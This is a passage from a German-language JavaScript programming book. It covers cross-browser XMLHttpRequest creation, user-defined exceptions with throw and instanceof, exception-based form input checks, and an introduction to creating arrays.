Betrachten Sie das nachfolgende Listing (*erzeugeXMLHttpRequest.js*):

```
01 function erzXMLHttpRequestObject(){
02     var resObjekt = null;
03     try {
04         resObjekt = new ActiveXObject("Microsoft.XMLHTTP");
05     }
06     catch(Error){
07         try {
08             resObjekt = new ActiveXObject("MSXML2.XMLHTTP");
09         }
10         catch(Error){
11             try {
12                 resObjekt = new XMLHttpRequest();
13             }
14             catch(Error){
15                 alert(
16                     "Erzeugung des XMLHttpRequest-Objekts ist nicht möglich");
17             }
18         }
19     }
20     return resObjekt;
21 }
```

Listing 367: Universelle Erzeugung eines XMLHttpRequest-Objekts

Die Funktion legt zuerst eine Variable `resObjekt` an. Diese soll eine Referenz auf das `XMLHttpRequest`-Objekt aufnehmen und als Rückgabewert der Funktion dienen.

Am Anfang hat sie den Wert `null` (Zeile 2). Damit wird sie von JavaScript implizit den Datentyp `Object` erhalten.

In Zeile 4 versuchen wir das erste Mal, ein `XMLHttpRequest`-Objekt zu erzeugen. Es ist im Grunde vollkommen ohne Belang, welche der drei zur Verfügung stehenden Varianten wir zuerst probieren. Hier wird zuerst mit `resObjekt = new ActiveXObject("Microsoft.XMLHTTP");` versucht, das Objekt mit dem älteren XML-Parser von Microsoft zu erzeugen.

Hat dies funktioniert, wird der nachfolgende `catch`-Block komplett übersprungen und mit `return resObjekt;` (Zeile 20) das `XMLHttpRequest`-Objekt zurückgegeben.

Geht der erste Versuch schief, wird eine Ausnahme ausgeworfen und der Programmfluss macht mit der ersten Anweisung im ersten `catch`-Block (Zeile 7) weiter.

Wir versuchen dann, das Objekt mit der neueren Version des XML-Parsers von Microsoft zu erzeugen (Zeile 8 – `resObjekt = new ActiveXObject("MSXML2.XMLHTTP");`). Auch hier gilt wieder: Hat dies funktioniert, wird der nachfolgende `catch`-Block komplett übersprungen und mit `return resObjekt;` (Zeile 20) das `XMLHttpRequest`-Objekt zurückgegeben.

Ist auch der zweite Versuch in die Hose gegangen, springt der Programmfluss in den zweiten `catch`-Block und fährt mit Zeile 11 fort. Dort starten wir einen dritten Versuch, das Objekt mit `new XMLHttpRequest();` zu erzeugen (Zeile 12).

Nun ist die weitere Abfolge eine Frage der Programmlogik. In unserem Fall packen wir auch den dritten Versuch in ein `try-catch`-Konstrukt. Das ist im Grunde nicht notwendig, denn wenn auch der dritte Versuch scheitert, sollte das Skript zum Nachladen von Daten per AJAX beendet werden.

Eine nicht aufgefangene Ausnahme würde genau das bewirken.

Wir gehen jedoch etwas eleganter vor. Im Erfolgsfall gilt wieder, dass wie gewünscht das Objekt zurückgegeben wird. Bei Misserfolg wird dem Besucher eine Fehlermeldung angezeigt und dann von der Funktion der Wert `null` zurückgegeben (das ist der Initialisierungswert – dieser wurde nicht verändert, wenn das Skript bis zu dieser Stelle kommt).

Es ist natürlich eine Frage der Benutzerführung, ob so eine Fehlermeldung für den Anwender Sinn macht. Die Meldung können Sie gerne weglassen, aber falls das Skript oder die Webseite auch ohne die Erzeugung eines XMLHttpRequest-Objekts noch Sinn macht, unterdrücken Sie mit dem `catch`-Block die lästige und für den typischen Anwender ziemlich nichts sagende Standardfehlermeldung des Browsers.

Stattdessen können Sie den Anwender darauf hinweisen, dass das Nachladen von Zusatzinformationen nicht funktioniert, Sie ihm aber dennoch eine etwas eingeschränkte Webseite zur Verfügung stellen. Und mit dem Rückgabewert `null` können Sie auf jeden Fall Ihr Skript so steuern, dass es nach dem Aufruf der Funktion abgebrochen werden kann, wenn die Erzeugung des XMLHttpRequest-Objekts missglückt ist. Oder Sie leiten zu einer anderen Webseite weiter oder etwas Ähnliches.

Hinweis

Noch einmal der Hinweis, dass die erfolgreiche Erzeugung eines XMLHttpRequest-Objekts¹⁰ bei Besuchern ziemlich neue Browser voraussetzt. Selbst keineswegs antike Browser wie der Netscape Navigator 6, der Internet Explorer 5.5 oder Opera 5.11 scheitern an der Erzeugung des Objekts. Obwohl diese bereits gut mit Ausnahmebehandlung umgehen können, also JavaScript 1.5 teilweise oder sogar ganz implementiert haben.

Hinweis

Unsere Funktion zum portablen Erzeugen des XMLHttpRequest-Objekts kann auch so formuliert werden, dass Sie statt `Error` selbst Ausnahmen von spezielleren Typen (Subklassen von `Error`) auffangen. Wenn das Erzeugen mit der `ActiveXObject()`-Methode nicht funktioniert, wird im Internet Explorer oder kompatiblen Browsern eine Ausnahme vom Typ `err_MSXML2` oder `err_Microsoft` ausgeworfen.

Und auch diese können Sie individuell abfangen.

Allerdings spricht kaum ein Argument für eine so spezielle Anwendung. Sie benötigen im Normalfall bei der Erzeugungsfunktion einfach keine Unterscheidung nach der Art der Ausnahme. Entweder hat die Erzeugung funktioniert oder nicht. Falls nicht, wird einfach durchprobiert und sich keine Gedanken gemacht, warum die Sache schiefging. Dafür sprechen aber mehrere Gründe dagegen, statt `Error` spezialisierte Subklassen aufzufangen. Sie können sich durch die Auswahl einer speziellen Ausnahmeklasse nur Probleme einfangen. Angenommen, ein Browser XYZ, der nicht Microsoft-kompatibel ist, versucht, die `ActiveXObject()`-Methode anzuwenden. Das wird schiefgehen. Aber wie wahrscheinlich ist es, dass dieser Browser dann eine Microsoft-abhängige Ausnahme vom Typ `err_MSXML2` oder `err_Microsoft` auswerfen wird? Nicht sehr hoch. Sehr wahrscheinlich wird eine Ausnahme vom Typ `Error` oder einer speziellen Subklasse ausgeworfen, die für diese Browserplattform spezifisch ist. Sie müssten zig Spezialfälle betrachten und dennoch als Defaultfall `Error` selbst auffangen, um keinen Fall zu übersehen. Wenn Sie von vornherein allgemein nur `Error` auffangen, werden damit auch alle Ausnahmen aufgefangen, die vom Typ einer beliebigen Subklasse sind.

10. Und damit der grundsätzliche Einsatz von AJAX.

Damit sind Sie aller Sorgen ledig. Auch weitere spezielle Ausprägungen bei der Erzeugung des Objekts sind im Grunde nur potenzielle Fehlerquellen. Sie sollten bei der Erzeugung des XMLHttpRequest-Objekts zwar unbedingt die Welt des Internet Explorers von der restlichen Welt abschotten, aber sonst so universell wie möglich arbeiten.

127 Wie kann ich selbst definierte Ausnahmen erzeugen und verwenden?

Man kann auch in JavaScript selbst definierte Ausnahmen erzeugen. Error kann sowohl als Funktion über Error() als auch als Konstruktor über new Error() verwendet werden. Damit erzeugen Sie ein neues Error-Objekt. Beispiel:

```
a = new Error();
```

Listing 368: Erzeugen einer selbst definierten Ausnahme als Ableitung von Error

Interessant ist dabei, dass man mit Error([Meldung]) eine selbst definierte Fehlermeldung für das Objekt aufbauen kann, die man mit der Eigenschaft message auswerten kann. Beispiel:

```
a = new Error("Na, na, na");
...// weiterer Skriptcode
alert(a.message);
```

Listing 369: Erzeugen einer selbst definierten Ausnahme mit Meldung und späterer Ausgabe mit alert()

Allerdings ist es mit der Erzeugung von selbst definierten Ausnahmen alleine nicht getan. Diese müssen auch zu einer spezifizierten Situation ausgeworfen werden. Und auch das müssen Sie selbst angeben.¹¹

Ausnahmen können also nicht nur automatisch vom System ausgeworfen werden. Sie sind ebenfalls in der Lage, selbst in einer Funktion eine Ausnahme auszuwerfen, wenn eine entsprechende Situation das notwendig macht.

Eine Ausnahme wird in JavaScript mit dem in JavaScript 1.4 eingeführten Schlüsselwort throw ausgeworfen (was die wörtliche Übersetzung auch bedeutet). Das ist eine Sprungausweisung mit Rückgabewert – eben das Ausnahmeobjekt. Verwandt ist die Situation mit einer return-Ausweisung. Die Syntax sieht so aus:

```
throw [Ausdruck];
```

Listing 370: Die throw-Anweisung, die in der Regel eine Ausnahme als Rückgabewert liefert

Der Ausdruck kann ein Literal, eine Variable oder ein extra erzeugtes Ausnahmeobjekt sein. Letzteres ist der normalerweise einzige sinnvolle Weg. Beispiel:

```
throw new Error("Na, na, na");
```

Listing 371: Auswerfen einer Ausnahme

¹¹. Darauf beruht auch der gesamte Nutzen von selbst definierten Ausnahmen.

Wenn Sie nun eine oder mehrere selbst definierte Ausnahmen von Error ableiten, können Sie allgemein Error abfangen (wenn man sehr allgemein reagieren will) oder aber jedes davon abgeleitete Objekt.

Das nächste Beispiel, das mit zwei selbst ausgelösten Ausnahmen vom allgemeinen Typ Error arbeitet, fängt diese explizit einzeln und danach auch Error ab.

Beispiel (*ausnahme3.html*):

```
01 <html>
02 <script language="Javascript">
03   e1 = new Error("Meine erste Ausnahme");
04   e2 = new Error("Meine zweite Ausnahme");
05   function werfeError() {
06     if(Math.random() < 0.5) throw Error("Standardfehler<hr />");
07     document.write("Aus werfeError<hr />");
08   }
09   function werfeMeinError1() {
10     if(Math.random() < 0.5) throw e1;
11     document.write("Aus werfeMeinError1<hr />");
12   }
13   function werfeMeinError2() {
14     if(Math.random() < 0.5) throw e2;
15     document.write("Aus werfeMeinError2<hr />");
16   }
17   try {
18     werfeMeinError1();
19   }
20   catch(e1) {
21     document.write(e1.message + "<hr />");
22   }
23   try {
24     werfeMeinError2();
25   }
26   catch(e2) {
27     document.write(e2.message + "<hr />");
28   }
29   try {
30     werfeError();
31   }
32   catch(Error) {
33     document.write(Error.message + "<hr />");
34   }
35   document.write("Das kommt trotz Ausnahme");
36 </script>
37 </html>
```

Listing 372: Die Funktionen werfen verschiedene Ausnahmen aus

In den Zeilen 3 und 4 definieren wir hier zwei eigene Ausnahmen als Ableitung von Error (`e1 = new Error("Meine erste Ausnahme");` und `e2 = new Error("Meine zweite Ausnahme");`).

Die nachfolgenden Funktionen arbeiten mit einem Zufallsmechanismus und werfen mit einer Wahrscheinlichkeit von 50 % eine Ausnahme aus (`if(Math.random() < 0.5)`). Dabei wirft

werfeError() eine Standardausnahme vom Typ Error aus, während die beiden anderen Funktionen die selbst definierten Ausnahmen auswerfen (Zeile 6 – if(Math.random() < 0.5) throw Error("Standardfehler<hr />"); Zeile 10 – if(Math.random() < 0.5) throw e1; und Zeile 14 – if(Math.random() < 0.5) throw e2;).

Die jeweils nachfolgenden Ausgaben in den Funktionen werden nur erreicht, wenn keine Ausnahme aufgetreten ist.



Ausnahmebehandlung

Abbildung 191: Die selbst definierten Ausnahmen sind nicht aufgetreten, aber die Ausnahme vom Typ Error wurde ausgeworfen.



Abbildung 192: Hier liegt genau der umgekehrte Fall vor – beide selbst definierten Ausnahmen wurden ausgeworfen, aber nicht die Ausnahme vom Typ Error.

Auch wenn Sie mit einer selbst definierten Ausnahme (zum Beispiel mit einer eigenen Fehlermeldung) arbeiteten, können Sie diese pauschal über die Superklasse (`Error`) abfangen. Das verkürzt den Code erheblich, wenn das Auftreten irgendeiner Ausnahme sofort eine Behandlung veranlassen soll.

Beispiel (`ausnahme4.html`)


```

01 <html>
02 <script language="Javascript">
03   e1 = new Error("Meine erste Ausnahme");
04   e2 = new Error("Meine zweite Ausnahme");
05   function werfeError() {
06     if(Math.random() < 0.5) throw Error("Standardfehler<hr />");
07     document.write("Aus werfeError<hr />");
08   }
09   function werfeMeinError1() {
10     if(Math.random() < 0.5) throw e1;
11     document.write("Aus werfeMeinError1<hr />");
12   }
13   function werfeMeinError2() {
14     if(Math.random() < 0.5) throw e2;
15     document.write("Aus werfeMeinError2<hr />");
16   }
17   try {
18     werfeError();
19     werfeMeinError1();
20     werfeMeinError2();
21   }
22   catch(Error) {
23     document.write(Error.message + "<hr />");
24   }
25   document.write("Das kommt trotz Ausnahme");
26 </script>
27 </html>
```

***Listing 373:** Die Funktionen werfen verschiedene Ausnahmen aus, aber es gibt nur ein try-catch.*

Der wesentliche Unterschied zu der Variante zuvor ist die `try-catch`-Struktur von Zeile 17 bis 24. Es gibt nur einen `try`-Block mit den Aufrufen aller kritischen Funktionen. Der `catch`-Block fängt alle auftretenden Ausnahmen pauschal ab.

In dem Fall, das keine Ausnahme auftritt, unterscheidet sich diese Variante nicht von der Vorgängerversion.



Ausnahme-
behandlung

Abbildung 193: Keine Ausnahme – alle Meldungen nach dem optionalen throw sind zu sehen

Wenn jedoch eine Ausnahme auftritt, werden die noch folgenden Funktionsaufrufe im try-Block nicht erreicht.




Abbildung 194: Die erste selbst definierte Ausnahme wurde ausgeworfen.

Dieses unterschiedliche Verhalten können Sie natürlich sehr fachgerecht einsetzen. Sie können ebenfalls unterschiedliche Ausnahmen sehr qualifiziert abfangen, wenn eine Funktion oder eine JavaScript-Anweisung mehrere unterschiedliche Ausnahmen auswerfen kann.

128 Wie kann ich verschiedene Ausnahmen unterscheiden?

In gewissen Situationen kann es sinnvoll sein, den Typ einer aufgetretenen Ausnahme zu unterscheiden. Um dies machen zu können, muss man den Typ einer Ausnahme erst einmal identifizieren können. Dafür steht Ihnen der Operator `instanceof` zur Verfügung, der eine Neuerung von JavaScript 1.4 beziehungsweise 1.5 ist und den Typ eines Objekts spezifiziert.

Das nachfolgende Beispiel soll nun mit verschiedenen Situationen arbeiten, die unterschiedliche Reaktionen bewirken. In einer Situation soll keine Ausnahme ausgeworfen werden, in zwei Situationen werden explizite Ausnahmeeobjekte und in einem Fall ein Literal ausgeworfen. Um diese Situationen zu trennen, wird in dem Beispiel explizit der Operator `instanceof` angewendet.

Beispiel (*ausnahme5.html*):

```

01 <html>
02 <script language="Javascript">
03   a = 0;
04   e1 = new Error("Ausnahme 1<hr />");
05   e2 = new Error("Ausnahme 2<hr />");
06   function werfe() {
07     a = Math.round(Math.random()*4);
08     if (a==1){
09       throw e1;
10     }
11     else if (a==2) {
12       throw e2;
13     }
14     else if (a==3) {
15       throw "Text<hr />";
16     }
17     else {
18       document.write("Keine Ausnahme<hr />");
19     }
20   }
21   try {
22     werfe();
23   }
24   catch(e) {
25     if (e instanceof Error) {
26       document.write(e.message + "<hr />");
27     }
28     else {
29       document.write("Ein Text wurde als Ausnahme ausgeworfen<hr />");
30     }
31   }
32   document.write("Das kommt trotz Ausnahme");
33 </script>
34 </html>
```

Listing 374: Je nach Situation werden verschiedene Ausnahmen ausgeworfen und entsprechend gehandhabt.

In Zeile 3 wird eine Variable `a` eingeführt, die später einen Zufallswert aufnehmen soll. In den Zeilen 4 und 5 definieren wir hier zwei eigene Ausnahmen¹² als Ableitung von `Error` (`e1 = new Error("Ausnahme 1<hr />");` und `e2 = new Error("Ausnahme 2<hr />");`).

Die nachfolgende Funktion arbeitet mit einem Zufallsmechanismus und entscheidet sich mit einer Wahrscheinlichkeit von 25 % für eine der vier Alternativen der `if-else`-Anweisung (Zeile 7 – `a = Math.round(Math.random()*4);`). Entweder wird eine der beiden Standardausnahmen oder ein Text mit `throw` ausgeworfen oder aber einfach eine Meldung auf dem Bildschirm ausgegeben.

Beachten Sie den Parameter im `catch()`-Teil und die Trennung im Inneren, wo kontrolliert wird, ob dieser ein von `Error` abgeleitetes Objekt ist (Zeile 25 – `if (e instanceof Error)`). Die Eigenschaft `message` steht nur bei Objekten bereit, die davon abgeleitet sind und deshalb muss die Ausgabe im Fall eines ausgeworfenen Strings alternativ behandelt werden.



Abbildung 195: Die selbst definierte Fehlermeldung beim Auftreten von Ausnahme 2

129 Wie kann ich freie Benutzereingaben mit dem Ausnahmekonzept absichern?

Vielen Einsteigern ist nicht klar, wozu Ausnahmen überhaupt sinnvoll sind, da man im Grunde auch mit anderen Techniken die meisten Situationen behandeln kann, bei denen Ausnahmen ausgelöst werden. Diese Problematik trug sicher auch zu der langsamen Verbreitung der Ausnahmebehandlung in JavaScript vor den Zeiten von AJAX bei.

Sie sollten aber daran denken, dass das Ausnahmebehandlungskonzept ein Skript auch dann stabil halten kann, wenn ein Problem auftritt, an das Sie gar nicht gedacht haben. Die Abarbeitung des Skripts wird ja nur unterbrochen und kann danach weiter ausgeführt werden.

Eine der wahrscheinlich in der Praxis sinnvollsten Anwendungen von Ausnahmen ist die Absicherung von Benutzereingaben durch individuelle Erzeugung von Ausnahmen, wenn ein Problem bei der Eingabe eintritt. Beachten Sie das nachfolgende Beispiel, in dem ein Anwender zwei Zahlen eingeben soll, die miteinander multipliziert werden sollen.

12. Siehe dazu das Rezept »Wie kann ich selbst definierte Ausnahmen erzeugen und verwenden?« auf Seite 485.

Beispiel (*ausnahme6.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function multipliziere() {
05   e = new EvalError("Fehler beim Multiplizieren");
06   try{
07     ergebnis = document.f1.z1.value * document.f1.z2.value;
08     if(isNaN(ergebnis)) {
09       throw e;
10     }
11     else {
12       alert(ergebnis);
13     }
14   }
15   catch(Error){
16     document.f1.z1.focus();
17     alert(e.message);
18   }
19 }
20 //-->
21 </script>
22 <body>
23 <form name="f1">
24 <h1>Geben Sie bitte zwei Zahlen ein</h1>
25 <table >
26 <tr><td>Zahl 1</td>
27 <td><input type="Text" name="z1" /></td></tr>
28 <tr><td>Zahl 2</td>
29 <td><input type="Text" name="z2" /></td></tr>
30 <tr><td>Berechnung</td>
31 <td><input type="button" value="ok" onClick="multipliziere()" /> ←
32 </td></tr>
33 </table>
34 </form>
35 </body>
36 </html>
```

Listing 375: Eine selbst definierte Ausnahme zum Auffangen einer falschen Benutzereingabe in einem Webformular

In diesem Webformular (Zeile 23 bis 33) werden zwei Texteingabefelder und eine Schaltfläche zum Aufruf der Funktion `multipliziere()` mit dem Eventhandler `onClick` definiert. Die Formularelemente werden mit einer Tabelle etwas übersichtlicher angeordnet.

Die Funktion `multipliziere()` ist in den Zeilen 4 bis 19 definiert.

In Zeile 5 wird ein Ausnahmeobjekt vom Typ `EvalError` erzeugt (`e = new EvalError ("Fehler beim Multiplizieren");`). Ab Zeile 6 beginnt der `try-catch-Abschnitt`. Dieser erstreckt sich bis Zeile 18.

In Zeile 7 werden die Eingabewerte in den beiden einzeiligen Formulareingabefeldern multipliziert (`ergebnis = document.f1.z1.value * document.f1.z2.value;`).

Wenn dabei der Wert NaN entsteht, wird in Zeile 8 und 9 die selbst definierte Ausnahme ausgeworfen (`if(isNaN(ergebnis)) { throw e; }.`)

Im Fall der korrekten Evaluierung wird das Ergebnis der Multiplikation in Zeile 12 ausgegeben (`alert(ergebnis);.`).

Sofern eine Ausnahme vom Typ `EvalError` ausgeworfen wird, wird diese in Zeile 15 abgefangen. Beachten Sie, dass nicht `EvalError`, sondern die Ausnahme der Superklasse `Error` abgefangen wird (`catch(Error)`).

In Zeile 16 wird der Fokus in das erste Eingabefeld zurückgesetzt (`document.f1.z1.focus();`) und in Zeile 17 die Meldung in dem Ausnahmeobjekt angezeigt (`alert(e.message);.`).



Abbildung 196: Eine Ausnahme wird ausgeworfen.

Jetzt soll die Funktion `multipliziere()` wie folgt modifiziert werden (`ausnahme7.html`):

```
04 function multipliziere() {  
05   e = new Error("Fehler beim Multiplizieren");  
06   try{  
07     ergebnis = document.f1.z1.value * document.f1.z2.value;  
08     if(isNaN(ergebnis)) {  
09       throw e;  
10     }  
11     else {  
12       alert(ergebnis);  
13     }  
14   }  
15   catch(Error){  
16     document.f1.z1.focus();  
17     alert(e.message);  
18   }
```

Listing 376: Die modifizierte Funktion `multipliziere()`

In Zeile 5 wird nun eine Ausnahme vom Typ `Error` erzeugt (statt `EvalError`). Sonst ist die Funktion gleich. Der Internet Explorer kommt aber nicht mehr damit klar, während Browser der Netscape-Familie sowie Opera und auch Konqueror diese Variante einwandfrei verstehen.



Abbildung 197: Der Internet Explorer kommt selbst in der Version 7 mit der Syntax nicht zurecht.




Abbildung 198: Keine Probleme im Firefox

Datenfelder

In diesem Kapitel werden Rezepte vorgestellt, die sich mit grundlegenden Fragen zum Thema **Datenfelder** beziehungsweise **Arrays** beschäftigen. Ein Array oder Datenfeld ist allgemein eine Sammlung von Variablen beliebigen Inhalts¹ mit einem gemeinsamen Namen. Die einzelnen Elemente eines Datenfelds können über einen Index angesprochen werden.

Datenfelder haben in der Programmierung eine extrem hohe Bedeutung und kommen in nahezu jeder Programmiersprache vor. Datenfelder allgemein sind immer dann von großem Nutzen, wenn eine Reihe von gleichartigen oder logisch zusammenfassbaren Informationen verwaltet werden soll. Das könnten beispielsweise die Monate des Jahres, die Bilder in einer Webseite oder sämtliche zu einer Person gehörenden Daten sein. Insbesondere aber **Objektfelder** haben in JavaScript eine besondere Bedeutung, denn sie sind einmal als Datenfelder, aber auch als Objekte zu verstehen.

Insbesondere legt der Browser im Rahmen des DOM-Modells für zahlreiche Bestandteile einer Webseite automatisch beim Laden Objektfelder an.

Wenn beispielsweise eine Webseite ein Formular enthält, bedeutet dies, ein Objekt des Typs `form` ist darin enthalten. Wenn nun mehr als ein Formular in einer Webseite vorhanden ist, muss der Browser diese Formulare irgendwie identifizieren und speichern. Jedes Formular wird in einem Element eines Datenfelds gespeichert, das automatisch generiert wird und das vom Bezeichner her meist dem erzeugenden Objekt sehr ähnlich ist (im Fall von Formularen ist das beispielsweise `forms`). Die Indexnummern entstehen automatisch, wenn der Browser das Objekt bei Abarbeitung der HTML-Seite erzeugt und in einem Element des Datenfelds einordnet. Das erste im Dokument auftretende Objekt jeden vorkommenden Typs erhält den Index 0, das zweite den Index 1 und so fort.

Die nachfolgende Tabelle zeigt eine Auswahl der wichtigsten Objektfelder sowie eine kleine Beschreibung:

Objektfeld	Beschreibung
<code>anchors</code>	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller Hypertext-Anker in einer Webseite.
<code>applets</code>	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller Java-Applets in einer Webseite.
<code>elements</code>	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller Eingabeelemente, die sich in einem übergeordneten Formular befinden.
<code>forms</code>	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller Formulare in einer Webseite.
<code>frames</code>	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller Frames in einer Webseite.
<code>images</code>	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller Bilder in einer Webseite.

Tabelle 21: Einige wichtige Objektfelder, die unter JavaScript nutzbar sind

1. Das können sowohl primitive Datentypen als auch Objekte sein.

Objektfeld	Beschreibung
links	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller Hyperlinks in einer Webseite.
mimeTypes	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller MIME-Typen in einer Webseite.
plugins	Die im Objektfeld enthaltenen Elemente repräsentieren eine Liste aller in dem Browser installierter Plug-ins.

Tabelle 21: Einige wichtige Objektfelder, die unter JavaScript nutzbar sind (Forts.)

Wenn Sie für jede einzelne Information eine eigene Variable definieren, müssen Sie viele sinnvolle Namen vergeben, Sie haben viel Schreibarbeit und der Quelltext wird unnötig groß. Ein rein automatischer Vorgang, wie das Anlegen von Referenzen auf die Bestandteile einer Webseite beim Laden der Webseite, wäre auch ohne Datenfelder kaum so zu realisieren, dass ein Anwender relativ einfach diese Referenzen nutzen kann.

Ein Name und ein Index sind viel effektiver. Der Hauptvorteil ist aber, dass der Zugriff auf die einzelnen Einträge im Array über den Index erfolgen kann. Das kann man in Programmkontrollflussanweisungen und sonstigen automatisierten Vorgängen nutzen.

130 Wie kann ich ein Datenfeld anlegen?

Normale Variablen entstehen in JavaScript, indem einem vorher noch nicht eingeführten Bezeichner einfach ein Wert zugewiesen wird. Ein Datenfeld muss aber anders als eine normale Variable erzeugt werden.

Einmal beinhaltet ein Datenfeld eine gewisse Anzahl von Elementen, die man angeben kann (was aber keine verbindliche Festlegung ist – in JavaScript können dynamisch neue Elemente hinzukommen). Was aber noch ein erheblicher Unterschied zu »normalen« Variablen ist, ist die Tatsache, dass Datenfelder eben Objekte sind.

Objekte entstehen in der Regel nicht einfach durch eine Wertzuweisung², sondern werden bewusst mit einer vorgegebenen Handlung erzeugt.

Und lassen Sie sich nicht davon täuschen, wenn Sie in JavaScript viele Objekte scheinbar ohne Erzeugung verwenden können. Zahlreiche Objekte wie auch Datenfelder, die Sie in JavaScript verwenden können, werden unsichtbar für den JavaScript-Programmierer im Hintergrund vom System erstellt (etwa Objektfelder, die die zentralen Bestandteile einer Webseite verfügbar machen) oder indirekt beim Verwenden bestimmter Standardfunktionen oder -methoden erstellt (beispielsweise die Anwendung der `split()`-Methode bei einem String-Objekt).

Sie können aber auch selbst ein Datenfeld erstellen. Ein solches Datenfeld wird mit Hilfe des dafür zuständigen JavaScript-Schlüsselworts erzeugt – `new`. Nachgestellt wird der so genannte Konstruktor³ der `Array`-Klasse notiert. Und zwar mit folgender Syntax:

2. Auch das kann passieren. Zum Beispiel ist das in Java mit dem String-Objekt möglich. Aber dann wird im Hintergrund das Objekt über besondere Mechanismen, die von der Sprache selbst abhängen, erzeugt.
 3. Das ist eine spezielle Methode in der OOP, deren Aufgabe die Erzeugung von Objekten ist.

```
[Datenfeldbezeichner] = new Array([Anzahl Einträge]);
```

Listing 377: Anlegen eines Datenfelds

Damit erzeugen Sie ein Datenfeld mit der vorgegebenen Anzahl von Einträgen, das anschließend über den angegebenen Bezeichner zugänglich ist. Beispiel:

```
a = new Array(5);
```

Listing 378: Anlegen eines Datenfelds mit 5 Elementen, das danach über den Bezeichner a zugänglich ist

Alle Elemente eines Arrays haben anfänglich den qualifizierten Initialwert `null`. Das bedeutet, diese Elemente existieren vor einer expliziten Wertzuweisung noch gar nicht im Hauptspeicher.

Hinweis

Im Unterschied zu Java prüft man bei einem Datenfeldelement in JavaScript nicht explizit auf den Wert `null`, wenn man testen will, ob ein Datenfeldelement gesetzt ist oder nicht. Stattdessen wird auf den definierten Token `undefined` getestet. Beispiel:

```
if(a[1] == undefined) ...
```

Listing 379: Ein Test, ob ein Datenfeldelement existiert

Alternativ können Sie die Datenfeldelemente bei der Erzeugung bereits vorbelegen:

```
[Datenfeldbezeichner] = new Array([Vorbelegungswerte]);
```

Listing 380: Anlegen eines Datenfelds mit einem Vorbelegungswert

Beispiel:

```
a = new Array(3, 4, "zu gleich");
```

Listing 381: Anlegen eines Datenfelds mit 3 Elementen, die mit den Zahlen 3 und 4 sowie dem String "zu gleich" initialisiert werden

Achtung

Wenn Sie die Elemente in einem Datenfeld bei der Erzeugung vorbelegen wollen, müssen Sie im Konstruktor mindestens zwei Parameter angeben. Eine Erzeugung von einem Datenfeld mit nur einem Element, das bei der Erzeugung bereits vorbelegt wird, ist im Sprachkonzept nicht vorgesehen. Die Anweisung `a = new Array(5);` erzeugt also – wie schon gesehen – ein Datenfeld der Größe 5 und kein Datenfeld mit einem Element, das dann den Vorgabewert 5 hat.

Da JavaScript eine lose typisierte Sprache ist, lassen sich Datenfelder in JavaScript zur Laufzeit noch vergrößern. Mit anderen Worten – es spielt keine Rolle, ob Sie beim Anlegen eines Datenfelds bereits eine Größe festlegen oder nicht. Deshalb legt man beim Erzeugen eines Datenfelds oft nur den Datenfeldbezeichner fest und fügt dann bei Bedarf die konkreten Elemente hinzu. Ein Datenfeld ohne Einträge wird einfach so erzeugt:

```
[Datenfeldbezeichner] = new Array();
```

Listing 382: Anlegen eines Datenfelds ohne Elemente

Beispiel:

```
a = new Array();
```

